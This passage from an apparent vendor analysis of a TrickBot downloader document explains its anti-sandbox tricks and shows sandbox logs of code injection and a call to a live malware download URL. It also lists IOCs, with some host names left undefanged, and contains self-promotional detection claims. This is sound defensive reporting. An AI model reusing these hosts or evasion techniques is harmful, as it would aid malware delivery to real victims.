
In case the download is not successful, the downloader sleeps and then a second download URL is tried.

Conclusion and Remediation


The double shellcode injection is likely used to avoid behavioral detection as `WINWORD.EXE` does not usually download files from the Internet or execute `rundll32.exe`. Hence, such anomalous behavior is more likely to be detected than `cmd.exe` spawning the `rundll32.exe` process. The query for the systems display resolution as well as the double query of the cursor position is also likely done to avoid delivering the TrickBot DLL to sandbox systems.

Hornetsecurity's Spam Filtering Service with the highest detection rates on the market, has already detected and blocked the malicious TrickBot document based on a detection signature.

In case the basic detection signatures would not have blocked the emails, Hornetsecurity's Advanced Threat Protection (ATP) would not have been impacted by the various anti-sandboxing mechanisms either. The human interaction simulation of the ATP sandbox successfully clicks the fake error message away for a complete execution of the malicious document:



It detects the processes being created by the document, as well as the process injections:




Allocates execute permission to another process indicative of possible code injection (3 events)				
Time & API	**Arguments**	**Status**	**Return**	**Repeated**
NtAllocateVirtualMemory 1591966187.97	process_identifier: 3028 region_size: 4096 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 protection: 64 (PAGE_EXECUTE_READWRITE) process_handle: 0x0000062c allocation_type: 12288 (MEM_COMMIT|MEM_RESERVE) base_address: 0x000b0000	1	0	0
NtProtectVirtualMemory 1591966187.97	process_identifier: 3028 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 length: 4096 protection: 64 (PAGE_EXECUTE_READWRITE) process_handle: 0x0000062c base_address: 0x000b0000	1	0	0
NtProtectVirtualMemory 1591966187.97	process_identifier: 3028 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 length: 4096 protection: 64 (PAGE_EXECUTE_READWRITE) process_handle: 0x0000062c base_address: 0x000b0000	1	0	0

One or more martian processes was created (1 event)			
parent_process	winword.exe	martian_process	C:\Windows\SysWOW64\cmd.exe /c "pause"

Creates a suspicious process (1 event)	
cmdline	C:\Windows\SysWOW64\cmd.exe /c "pause"

The human interaction simulation also results in the two queried cursor positions, sent as `cur1` and `cur2` to the TrickBot download server, to differ:



InternetOpenUrlA 1591966205.88	url: https://ppid.indramayukab.go.id/may.php?omz=1&pic=b&id=56311121&scr=1024x768&cur1=884x24&cur2=200x544 headers: flags: 2147483648 internet_handle: 0x00cc0004	0	0

This way, Hornetsecurity's ATP sandbox is not fooled by the various anti-sandboxing techniques.

References

[1] https://malpedia.caad.fkie.fraunhofer.de/details/win.trickbot

Indicators of Compromise (IOCs)

Hashes

SHA256	Filename	Description

SHA256	Filename	Description
`d6a44f6460fab8c74628a3dc160b9b0f1c8b91b7d238b6b4c1f83b3b43a0463d`	`e-vote_form_1967.doc`	TrickBot downloader document

URLs

- `hxxps[:]//ppid.indramayukab.go[.]id/may.php?omz=1&pic=b&id=[0-9]{8}&scr=[0-9]{3,4}x[0-9]{3,4}&cur1=[0-9]{3,4}x[0-9]{3,4}&cur2=[0-9]{3,4}x[0-9]{3,4}`
- `hxxps[:]//www.inspeclabeling[.]com/wp-content/themes/processing/may.php?omz=1&pic=b&id=[0-9]{8}&scr=[0-9]{3,4}x[0-9]{3,4}&cur1=[0-9]{3,4}x[0-9]{3,4}&cur2=[0-9]{3,4}x[0-9]{3,4}`

DNSs

- `ppid.indramayukab.go.id`
- `www.inspeclabeling.com`